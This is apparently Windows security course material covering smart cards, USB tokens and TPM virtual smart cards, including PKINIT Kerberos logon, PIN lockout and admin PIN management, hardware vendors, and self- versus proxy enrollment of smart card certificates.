A "smart card" is a piece of plastic the size and thickness of a credit card that contains an embedded microprocessor and a small amount of EEPROM memory (generally 32k or less). The surface of the card exposes tiny electrical contact plates to communicate with a PCMCIA, RS-232, or USB reader, from which it also draws its power.

A "smart token" is a USB device the size of one's pinky finger. It is only slightly larger than the male USB plug itself. Smart tokens also have EEPROM memory and an on-board processor. The idea is the same as a smart card, but with a different physical design. And USB smart tokens are often more rugged than smart cards.

The card or token contains its own miniature operating system. In short, smart cards and tokens are simple computers.

Smart cards and tokens have a wide variety of applications beyond network security. Smart cards are already in widespread use in Europe and parts of Asia and will soon be common in the United States. They are an integral part of a fully deployed PKI.

A smart card/token can be a Cryptographic Service Provider (CSP). It can provide all the storage features and cryptographic operations required by (and accessible through) CryptoAPI. A smart card/token can store one's certificates and private keys, as well as perform cryptographic operations using its own CPU and memory. For example, when digitally signing email, the signing occurs on the card/token itself so that the private key never leaves the smart card.

Windows supports PC/SC-compliant plug-and-play smart cards and readers that conform to the ISO 7816-1, 2 and 3 specifications. Smart tokens usually use USB ports, and Windows supports those as well.

What Are the Security Advantages of Using Smart Cards/Tokens?

The security advantages of using smart cards include the following:

- Smart cards/tokens can be used to log on to a local or remote computer. Smart card/token two-factor authentication is more secure than password-only authentication because the user has to both *know something* (the card's PIN number) and *have something* (the card/token itself) in order to log on. Users are less likely to write down a short PIN number than a long and complex password, and the PIN number does not have to be changed as often. Generally, users will grasp the concept of the card/token as a "key to unlock their computers" better than the role of passwords in security.
- Smart card/token logon is integrated with Kerberos authentication following the PKINIT standard for replacing a user's Kerberos password with their certificate instead (see below).
- Smart cards can replace your current employee ID cards that have pictures and magnetic strips. They can also be your company debit card, contain your medical records, hold "digital cash", and be your personal credit card too.
- If a thief attempts to guess the PIN number, the smart card/token will disable itself after a small number of incorrect guesses (usually three). An administrative PIN can then re-enable the card or token for user mode access.
- Smart card/token logon can be required for any user account.
- Using Group Policy, computers can be made to "Lock Workstation" or force a logoff of the user when the smart card/token is removed.
- Smart cards and tokens are designed to be tamper-resistant to prevent the physical extraction of information from them. Though the physical security features of the devices can be overcome, it is still far better to store them in the device than on the hard drive. Moreover, smart card/token technology is still evolving.
- Smart cards and tokens perform all private key operations themselves, hence, the private key is never exposed to the operating system or applications. This includes local log on, email signatures, TLS/SSL key exchanges, and remote smart card/token authentication for dial-up and VPN users.

- Smart cards and tokens are portable, so it is easy for users to carry their key pairs around with them and safely use them on other computers, such as at home or at an airport terminal. This is an alternative to roaming user profiles or flash disks.
- A smart card/token has its own miniature operating system, CPU and writeable memory; hence, additional security features can be programmed into the card. For example, a smart card could be programmed to look for another particular smart card in a second reader on the computer: without the second card being present, the first card will remain disabled, and vice versa.
- A smart card or token can be compatible with multiple types of hardware and different operating systems. It could provide *true* "single sign-on" across platforms and security systems since the hardware is not limited to computers. Cellular phones will have integrated smart card readers to encrypt voice data and pay for long-distance charges. Soon, your new Volkswagen may require a smart card to start.
- If the domain's functional level is Server 2008-R2 or higher, when a user logs on with a smart card, you can modify that user's group membership on-the-fly as they log on such that the user will temporarily become a member of a custom group which indicates the use of a smart card for logon. Critical network resources can then have permissions which only allow access to that custom group. (For details and the necessary PowerShell configuration scripts, Google on "authentication mechanism assurance active directory".)

What Are the Disadvantages of Smart Cards and Tokens?

The drawbacks to using smart cards include the following:

- Some smart card/token CSPs do not permit the export of private keys from the device. This is good for security, but bad for fault tolerance. If a smart card/token is lost or damaged, and it contained the only copy of a critical private key, then that key is simply lost forever. Because of this issue, though, usually smart cards are only for authentication, not data encryption (BitLocker has a recovery mechanism that does not require the original smart card).
- If a user forgets to bring their smart card/token to work or otherwise temporarily cannot get to it, that user will be inconvenienced. In this case, change the user's account to permit regular Ctrl-Alt-Del logon, assign a difficult password, then require a smart card again the next day. If a certificate is absolutely required, issue a certificate with a 48-hour validity period or revoke the first card and issue a new one.
- No physical device can be 100% tamperproof; hence, smart cards and tokens should still be physically protected against theft.

- Currently, private key operations on smart cards and tokens are noticeably slower than the same operations performed on the mainboard CPU, but then again bulk encryption is usually performed with other keys secured *by* the smart card, not *on* the smart card.
- Certain administrative tasks cannot be performed with smart card/token logons, e.g., joining a computer to a domain, promoting a server to become a domain controller, etc. These administrative accounts will have to have the option to log on either with a smart card/token or the old-fashioned way.
- Smart cards and their readers are not free. On the other hand, what is the price of not having strong security? Besides, a card purchased in bulk costs less than \$10, and a card reader, if it's not built into your laptop, less than \$30.

Note: The following pages will refer only to smart cards, not tokens, in order to avoid cluttering the text. But virtually everything discussed about smart cards will also apply to smart tokens. It remains to be seen which format will win market dominance.

How Are Smart Cards and Kerberos Combined?

The user's certificate on the smart card is used during the Kerberos 5 authentication protocol in accordance with the IETF draft "Public Key Cryptography for Initial Authentication in Kerberos (PKINIT)".

PKINIT authentication provides the following benefits:

- Transparent integration of smart card and Kerberos authentication to user accounts in Active Directory without administrative overhead to enable it.
- User private key signatures to authenticate users to domain controllers.
- Domain controller private key signatures to authenticate to users.
- Public key encryption of random keys used to encrypt Ticket Granting Tickets (TGTs) for secure key exchange across the network or internet.
- Use of timestamps to prevent replay attacks.

The following is a condensed summary of PKINIT authentication. It assumes the reader is already familiar with Kerberos. Please see the IETF draft for PKINIT and RFC 1510 for a complete description of the protocol. Microsoft also has a number of white papers on Windows Kerberos.

1. When the user's computer sends an authentication service request to the KDC service running on a Windows domain controller, the request will include the user's entire certificate as well as some data encrypted with the user's private key on the smart card.
2. The KDC domain controller will verify that the certificate has a valid path to a trusted CA. The domain controller will then verify that the data encrypted with the user's private key can be decrypted with the corresponding public key in the

certificate. The domain controller will also check the timestamp in the authentication request to make sure it is not being replayed in an attempt to impersonate the user.

3. If everything checks correctly, the domain controller will use the User Principal Name (UPN) in the certificate to locate the user's account in Active Directory. The user's SIDs for her account and group memberships are put into a Ticket Granting Ticket (TGT). The TGT is encrypted with a random key, then that key is encrypted with the public key from the user's certificate. Both the TGT and the encrypted key are signed with the domain controller's private key and returned to the user's computer.
4. The user will decrypt the encrypted random key with her private key (on the smart card), then use the random key to decrypt the TGT. The user's computer will verify the domain controller's signature to a trusted CA to ensure that the TGT has not been altered and to authenticate the domain controller.
5. The user will use the TGT to continue with the Kerberos protocol in the standard way to request other tickets from the Ticket Granting Service (TGS) on domain controllers.

If no domain controller is available, smart card logon will still succeed because the public-key encrypted TGT from prior authentication sessions is cached on the user's computer. This is secure because the TGT can only be decrypted with the user's private key on their smart card.

There are some conditions that must be met in order for smart card PKINIT authentication to work:

- The Windows enterprise CA must issue the certificate using either the Smart Card User or Smart Card Logon template.
- All certificates in the CA chain from root to issuing CA must be accessible to both client and domain controller. The root CA must be trusted of course.
- Every subordinate CA and the root CA must provide a CRL and these CRLs must be available to both client and domain controller. The time limits on these CRLs must all still be valid.

If any CA certificate is unobtainable, or has been revoked, or does not have a time-valid and obtainable CRL, then authentication will fail.


PIN Management and Crypto Hardware Vendors

User PIN

- PIN guessing attacks.
- Lockout threshold.
- Does not affect AD.
- Write the *wrong* PIN on the back of card.

Admin PIN

- Cannot be locked out.
- 20 to 50 chars long.



SANS

SEC505 | Securing Windows

PIN Management and Crypto Hardware Vendors

To access a private key on a smart card, the user must enter a PIN or password. If the wrong PIN is entered too many times, such as by an attacker who is trying to guess it, the card locks itself and now must be unblocked. A typical card locks itself after three to seven failed PIN attempts, but these features vary by vendor.

To unblock a locked smart card, the user must either enter an Administrator PIN or contact the help desk to go through a challenge-response procedure that proves knowledge of the Administrator PIN *to the card* without revealing the Administrator PIN itself to the user (it's just a five-minute procedure when done over the phone). The Administrator PIN is different than the User PIN. The Administrator PIN is sometimes called the "Admin Key" or the "Unlock PIN", depending on the vendor. If an attacker tries to guess the Administrator PIN, this PIN either has no card lockout policy (in which case the PIN will be very long) or the card will disable itself completely (in which case the card must either have its memory scrubbed or be shredded and then thrown away).

It's important to understand that anyone who knows the Administrator PIN can reset the User PIN. An attacker who knows the User PIN can then perform actions as the original owner of the card, such as VPN into the network or log on to web applications. It is not enough to change the default User PIN in order to secure a smart card; the default Administrator PIN must be changed too.


If a smart card is stolen, we want the thief to trigger lockout of the User PIN. Make sure this lockout policy is configured in the card (not in Active Directory), that the card's lockout threshold is only three to seven attempts, and that the lockout duration is at least 24 hours. A simple but effective trick is to write *incorrect* PIN numbers on the back of

the card and train the user to never use any of those PINs. A thief will probably try all of the incorrect PINs, thus socially engineering the thief into triggering the lockout.

Beware, however, because some smart card vendors use devious marketing tricks to get you to purchase their PKI management systems in addition to the cards themselves; for example, while the smart cards you just purchased might come with a tool for changing the default User PIN, you might not be able to change the card's Administrator PIN unless you also purchase special additional management tools—but this means that anyone who steals the card can simply use the default Administrator PIN to unlock the card! Any smart card whose default Administrator PIN cannot be changed is worthless. Strongly consider not using any smart card vendor who stoops to such tricks at your expense, especially when there is little or no warning about these dangers on the vendor's website when you are researching the cards for purchase.

Free Smart Card Management Tool

If you need to change the Administrator PIN on smart cards you've purchased, but the vendor won't help you at a price you can afford, then you might look for third-party tools instead; for example, Versatile Security (www.versasec.com) has a free tool that can change the Administrator PIN on a variety of smart cards and smart tokens from other vendors (vSEC:CMS-K).



Managing the life cycle of smart cards for a large number of users might be easier with the vendor's enterprise-level solution, but this additional software is not necessary to get started or to do a smaller deployment for just the high-value targets. Microsoft has their Identity Manager product, but you might find other solutions less expensive and less difficult to deploy (such as vSEC:CMS).

Hardware Vendors: Smart Cards and Smart USB Tokens

Here are a few of the leading manufacturers of smart cards and smart USB tokens that are compatible with Microsoft Windows:

- ActivID (www.hidglobal.com)
- AirID (www.certgate.com)
- Aloha Software (www.aloha.com)
- DocuSign (www.docusign.com)
- NXP (www.nxp.com)
- Gemalto (www.gemalto.com)
- GoldKey (www.goldkey.com)
- PIVKey (www.pivkey.com)
- Spyrus (www.spyrus.com)
- United Access (www.united-access.com)
- YubiKey (www.yubico.com)

The last time this author checked, Yubico was the most friendly for those who only want to purchase a small number of tokens or cards, such as for testing. As always, confirm that you can change both the User PIN and the Admin PIN for any smart cards you consider purchasing.

Hardware Vendors: HSMs and SSL/TLS Accelerators

The following is a sampling of manufacturers of cryptographic hardware besides smart cards. Dedicated storage devices provide industrial-strength tamperproof storage of private keys that may meet various Federal Information Processing Standards (FIPS 140). Cryptographic accelerators offload cryptographic processing from the operating system for the sake of security and efficiency, e.g., on high-volume commercial web servers.

- DocuSign (www.docusign.com)
- HP (www.hp.com)
- IBM (www.ibm.com)
- nCipher (www.thales-ecurity.com)—very popular for Windows CA HSMs.
- Gemalto SafeNet (safenet.gemalto.com)—very popular for Windows CA HSMs.
- Spyrus (www.spyrus.com)
- YubiKey (www.yubico.com)—USB interface, very affordable

TPM Virtual Smart Cards

- **Like an always-inserted smart card.**
- **Use on single-user mobile devices.**
- **Use with VDI on Hyper-V Server.**
- **Detects PIN guessing attacks.**
- **Protects biometric data on disk.**
- **Less expensive, faster, more convenient, and more resistant to physical attack than regular cards.**
- `TPMVSCMGR.EXE /?`
- `Get-Command -Module TrustedPlatformModule`



TPM Virtual Smart Cards

A Trusted Platform Module (TPM) is a chip built into the motherboard of a computer that can perform on-board random number generation, encryption, hashing, and other cryptographic operations. The TPM is also a secure storage location for keys, passwords, hashes, and other secret data. For more information about TPMs, see the document "TCG Architecture Overview" (<https://www.trustedcomputinggroup.org/specs/TPM>).

A TPM chip can be found in all Windows Phones, all Microsoft Surface tablets, most business-class laptops, and some high-end PC motherboards. You'll have to read the fine print from the manufacturer to know for certain that a device comes with a TPM (or at least an empty TPM socket).

Turning on and Initializing the TPM

Before the TPM can be used, the TPM must be:

1. Enabled in the computer's firmware,
2. Turned on in Windows, and
3. Initialized in Windows with an owner's password.

How the TPM is enabled in firmware is determined by the computer's manufacturer (usually by pressing F2 or F12 during boot up, etc.), but it might already be enabled at the factory. With tablets and phones, the TPM will almost certainly come enabled.

The TPM is turned on and initialized with an owner's password by using PowerShell. Turning on the TPM simply makes it available for use, while "initializing" the TPM

means setting an owner's password. This password is required whenever the TPM is significantly modified, e.g., turned on/off, memory cleared, password changed, etc.

The owner's password can be backed up to a file or printed out for recovery purposes.

To see the TPM cmdlets available in PowerShell on Windows 8 and later:

```
Get-Command -Module TrustedPlatformModule
```

To show information about the TPM:

```
Get-Tpm
```

The TPM is accessed through a programming API named "TPM Base Services (TBS)". This is the API that BitLocker and TPM Management snap-in go through, but it's available for third-party applications too. The TBS interface is also accessible through the Windows Management Instrumentation (WMI) API, and Microsoft provides a WMI tool to manage both the TPM chip and BitLocker generally: MANAGE-BDE.EXE.

The TPM chip is not just for Microsoft virtual smart cards and BitLocker—other vendors can use it too; for example, SafeBoot and Utimaco SafeGuard both support the use of a TPM for data encryption.

Hyper-V Server vTPM for Guest VMs

Hyper-V on Windows Server 2016 and later supports virtual TPMs (vTPMs) for guest VMs that are running Windows 10, Server 2016, or later. This is very useful for Virtual Desktop Infrastructure (VDI) solutions. The TPM on the host Hyper-V server may also be used to encrypt live migration traffic between Hyper-V servers.

Physical Presence Requirements

Turning on and initializing the TPM with an owner's password requires being physically present at the computer. For the sake of security, there is no way to 100% script these actions. The MANAGE-BDE tool and the TPM PowerShell cmdlets can request that a change be made, but the change will not actually be made until after the computer reboots and someone at the console approves the change (this is enforced by the BIOS firmware, not Windows).

On an old Dell Latitude D820, for example, turning on the TPM via MANAGE-BDE.EXE, locally or remotely, prompts the user of the script to reboot. At reboot, the firmware displays a text message right after POST:


```
A request to change the configuration of this
computer's TPM is pending. If you did not expect this
message, use the arrow keys to select IGNORE and the
TPM configuration will not be changed. Otherwise
select MODIFY to allow this change.
```

If nothing is done by the user within three minutes, the computer simply powers down. At the next reboot, the same message appears. If multiple changes were made in a row without rebooting that each require physical presence, the machine must be rebooted multiple times and each change approved by selecting MODIFY. Again, this is all handled by the firmware, not Windows, in accordance with TPM specification requirements.

TPM Virtual Smart Card

Windows 8 and later support smart cards and smart USB tokens, but they also support the use of "virtual smart cards" implemented by the TPM in the motherboard (TPM version 1.2 and later). This is effectively an always-inserted smart card. The TPM virtual smart card still requires a PIN or alphanumeric passphrase, and the TPM can detect guessing attacks, just like traditional smart cards.

TPM virtual smart cards can be seen in Device Manager in Control Panel too.



Virtual Smart Card Advantages

TPM virtual smart cards can be used for desktop logon, DirectAccess, wireless, User Account Control prompts, signing email, and other purposes because the TPM is exposed through the Key Storage Provider (KSP) cryptographic service provider interface just like a "real" smart card. As far as Windows is concerned, there isn't a programmatic difference between a smart card, a smart USB token, or a TPM smart card.

A user's private keys are never decrypted on the hard drive or in system memory; they are only decrypted in the memory of the TPM chip itself.

Up to 10 virtual smart cards can be created on a single computer, and each virtual card will have a capacity of 30 private keys and their corresponding certificates. Hence, even on a shared computer, each user can have their own separate virtual smart card; however, with five or more virtual cards, there will be a performance penalty.

If a user with a standalone BYOD computer uses Remote Desktop Protocol (RDP) to connect to another computer joined to the domain, then certificate enrollment tools can be used with the local TPM even though the local computer is a standalone. This is not Group Policy auto-enrollment, but at least it is possible for a BYOD computer to get a company certificate, perhaps for the sake of S/MIME, web applications, VPNs, etc.

Windows 8 and later also include enhanced Group Policy control over how the TPM is initialized to make the process easier, plus a new TPM wizard for when manual initialization is required (such as on older TPM-enabled systems that lack UEFI firmware).

The TPM smart card is faster, more convenient, and more secure than a regular smart card against physical-layer attacks. Because the TPM is a chip integrated into the motherboard, it has much faster throughput than a regular smart card. A user must be trained to carry around a regular smart card, insert it properly, and avoid breaking or losing it, and it usually sticks out the side of the laptop or tablet (unless you slice off the end). And if an adversary is going to mount a physical attack, presumably the flimsy and thin chip in a regular smart card is easier to penetrate with probes or micro drills than a plastic-encased TPM chip soldered into the motherboard (time will tell).

Virtual Smart Card Disadvantages

The main disadvantage is that the TPM is not portable like a smart card; it is soldered into the motherboard; hence, a user cannot carry the TPM around from one machine to the next for single sign-on, and the user cannot physically secure the TPM separate from its motherboard.

Another disadvantage is that, unlike an external smart card, when there is a PIN-guessing attack against the TPM, the TPM will not permanently lock like a smart card, the TPM will only delay user mode access for a period of some seconds and then increase this period with each subsequent failed PIN attempt. The time delay and time increase algorithm is set by the TPM manufacturer, not by Windows (this may change with future

TPM versions). Nonetheless, with a random 8-character alphanumeric PIN and an increasing delay after each PIN failure, it should take years for an adversary to brute force the PIN. Certificates in virtual smart cards can be revoked like other certificates too.

Finally, the TPM encrypts users' private keys and stores them on the hard drive. If the hard drive is formatted, wiped, damaged, or replaced, then, even though the TPM is functioning normally, the user's private keys will be gone. Reinstalling the operating system, for example, will often reformat the C:\ drive; hence, this will also destroy any existing private key blobs on that volume.

Virtual Smart Card Management

Virtual smart cards can also be managed locally or remotely from the command line.

To read the documentation of the TpmVscMgr.exe tool's command line options and, more importantly, the life cycle management tasks for virtual smart cards, search Microsoft's website for the technical paper entitled "Understanding and Evaluating Virtual Smart Cards".

```
Get-Command -Module TrustedPlatformModule


tpmvscmgr.exe /?

Import-Module -Name C:\SANS\Day5\TpmVirtualSmartCard.psm1

Get-Command -Module TpmVirtualSmartCard
```

The user PIN must be at least 8 alphanumeric characters. The admin PIN must be 48 hexadecimal characters. There is also an optional PIN Unlock Key (PUK), but if a PUK is created, then the admin PIN cannot be used, and in general it is better to have an admin PIN for the sake of other management tasks besides just locally unlocking a forgotten user PIN. If all PINs are forgotten, the virtual smart cards can (and will have to be) deleted and new ones created with new certificates.

Up to 10 virtual smart cards may be created on a computer, and each card may have up to 30 certificates. During enrollment, if there are multiple cards, a list will be shown in the interface from which to choose. In the following screenshot, there are three virtual smart cards.



Can I Get the Convenience of a TPM with a Standard Smart Card?

Can you get some of the convenience benefits of a TPM virtual smart card with a traditional smart card? Yes, write the wrong PIN on the back of the physical smart card, get a removable but internal smart card reader, insert the card into the reader, mark with a pen where the card is flush with the side of the reader, then slice off the end of the card. Under normal circumstances, just leave the half-sized card in the reader all the time, but if you're worried about the safety of the device in a particular circumstance, such as when flying through an unfriendly country, then simply pop out the reader+card combo. This trick is still far better than using a passphrase; you also get user mode lockout when there are PIN-guessing attacks, and you can use the reader+card combo on other computers with a compatible slot, like a 54 mm ExpressCard.

TPM Versions

There are different TPM versions. Version 2.0 is the recommended minimum. TPM 1.2 only supports RSA and SHA-1, while TPM 2.0+ offers better algorithms, such as elliptic curve public keys, AES, and SHA-256/384/512. TPM 2.0+ also supports TPM chip emulation in firmware, which assumes that the motherboard and UEFI firmware of the device provide adequate protection of secrets (legacy BIOS firmware is not supported). Firmware-based TPMs are especially useful for small Internet of Things (IoT) devices.

How Do I Enroll Smart Card Certificates?

Proxy Enrollment Agent:

- You can enroll a smart card certificate for another user without knowing that user's password or smart card PIN.
- You'll need an "Enrollment Agent" certificate first.
- Have a hooded, numeric keypad with a long USB cable so that the user can change their PIN without you seeing it.
- Third-party products and Microsoft Identity Manager can also help with the planning and mass deployment of smart cards.



How Do I Enroll Smart Card Certificates?

To log on with a smart card, a user must obtain a certificate based on either the Smart Card User or Smart Card Logon templates (note that version 3.0 templates cannot be used for smart card logon). The only difference between the two is that Smart Card User certificates can also be used to sign and encrypt email. The desired template must be available for use on the enterprise CA (it must be found in the Policy Settings container) and the permissions on the template must be changed to permit the necessary users to enroll for those certificates.

Only enterprise CAs can issue Smart Card User or Smart Card Logon certificates. Standalone CAs cannot issue smart card certificates that can be used to authenticate to the domain. Standalone CAs can issue other types of smart card certificates, just not for AD authentication.

The template permissions force you to make a security decision: Will users be permitted (or expected) to enroll for smart card certificates themselves, or will designated administrators issue smart cards with certificates for them by proxy enrollment?

Option One: User Self-Enrollment

If users will enroll themselves, the permissions on the relevant smart card template must be changed to permit this.

A pitfall of self-enrollment is that users must be capable of requesting and installing a certificate into their own smart cards. Even with step-by-step instructions, many users will fail to do this successfully. This will increase help desk support costs.

There are also security risks. Users will be tempted to create multiple smart cards for themselves "just in case", but where will these extra cards be kept? Also, if a user leaves his computer unattended, another user can "station hop" to the first's unlocked desktop and make a smart card for himself with the first's credentials; this will permit the station hopper to log on as the first user, even if the first's password is changed. Finally, users cannot be trusted to change the default PIN numbers on their cards.

However, many of these security risks can be somewhat mitigated (not eliminated) by implementing the following policies:

- All new smart cards should be distributed from a central office. Each card should be printed with a difficult-to-reproduce emblem of the company, the user's employee ID number, and the user's name, picture, and other identifying information. Many organizations already have such an office in place for employee ID cards, so this change is simply to make these cards smart.
- The distribution office will set a random PIN number for each card and store the PIN with the (empty) card until it is distributed to the user (a Post-It note or envelope with the PIN on it will suffice). The user is encouraged to change the PIN, but it will not compromise security greatly if he or she fails to do so. A random user account password should also be assigned at this time if the user's account won't be marked as requiring a smart card for interactive logon.
- The stated policy of the company is that each user is issued just one card, and each user is permitted to only use that one card with their employee ID number and picture on it. Cards not issued by the distribution office are prohibited and their use is cause for termination. Tell them that use of duplicate cards can be detected even if you can't reliably or automatically do so.
- Use Group Policy to "lock workstation" whenever a smart card is removed and to require password-protected screensavers. This will help to prevent "station hopping".
- If a user claims to have lost their smart card in an attempt to keep multiple cards, the old smart card certificate should be revoked and a new one enrolled.
- You cannot use Group Policy to require smart card logon until after the user has enrolled themselves. A grace period of a week may be permitted, during which time the random assigned password is used.

Option Two: Proxy Enrollment

Instead of permitting users to enroll themselves, designated administrators can create smart cards on behalf of users. In this case, many of the above policies may still be used, but the difficulties of allowing (and expecting) users to enroll themselves disappears.

The trusted administrator who can issue smart card certificates to others is called the "proxy enrollment agent" or just "enrollment agent". The enrollment agent, in order to request a certificate on behalf of another person, must have a special certificate first. This certificate is from the template named "Enrollment Agent". This template is not loaded into the CA by default.

Once a trusted administrator has obtained a certificate from the Enrollment Agent template, that administrator can create a smart card for another person, using the Certificates MMC snap-in.

To request a smart card certificate for another user, insert the card into the reader and have the PIN ready, then, in the Certificates snap-in (User), right-click the Personal container > All Tasks > Advanced Operations > Enroll On Behalf Of > Next > select your enrollment agent certificate > Next > select the Smartcard User template (or equivalent if you've created a custom template) and then follow the prompts of the wizard to complete the enrollment with the PIN.

Tip: If your enrollment agent certificate is itself on a smart card, then install two smart card readers on the computer that will be used to generate cards for others. This way you won't have to repeatedly swap out cards.

Yubico USB YubiKeys

Yubico YubiKeys are popular, affordable, cross-platform, multi-purpose, multifactor authentication devices (www.yubico.com). YubiKeys can be used as smart cards in an Active Directory forest environment and also for FIDO.




For proxy enrollment, there is a free, graphical application to assist with mass deployments of YubiKeys (<https://github.com/CSIS/EnrollmentStation>). See the Yubico website for more information, especially when using a YubiHSM with Windows Certificate Services.

Restricting Enrollment Agents

A danger of proxy enrollment is the ability to issue a certificate for a user other than oneself, such as for the CEO or for an R&D scientist. With Server 2008 Enterprise CAs and later, you can more tightly regulate the activities of enrollment agent administrators. It is possible to restrict which certificates are proxy issued to which users in order to prevent mischief.

The recommendation is to create one or more custom groups for enrollment agents, then limit the certificate templates that these agents can use for proxy enrollment. You should also explicitly allow and/or deny proxy enrollment permissions on various users' groups; for example, allow proxy enrollment for the Sales group, but explicitly deny proxy enrollment for Enterprise Admins, Domain Admins, Executives, etc.


To restrict which users can be enrolled by proxy for which certificate types, open the Certification Authority snap-in > right-click the CA > Properties > Enrollment Agents tab.



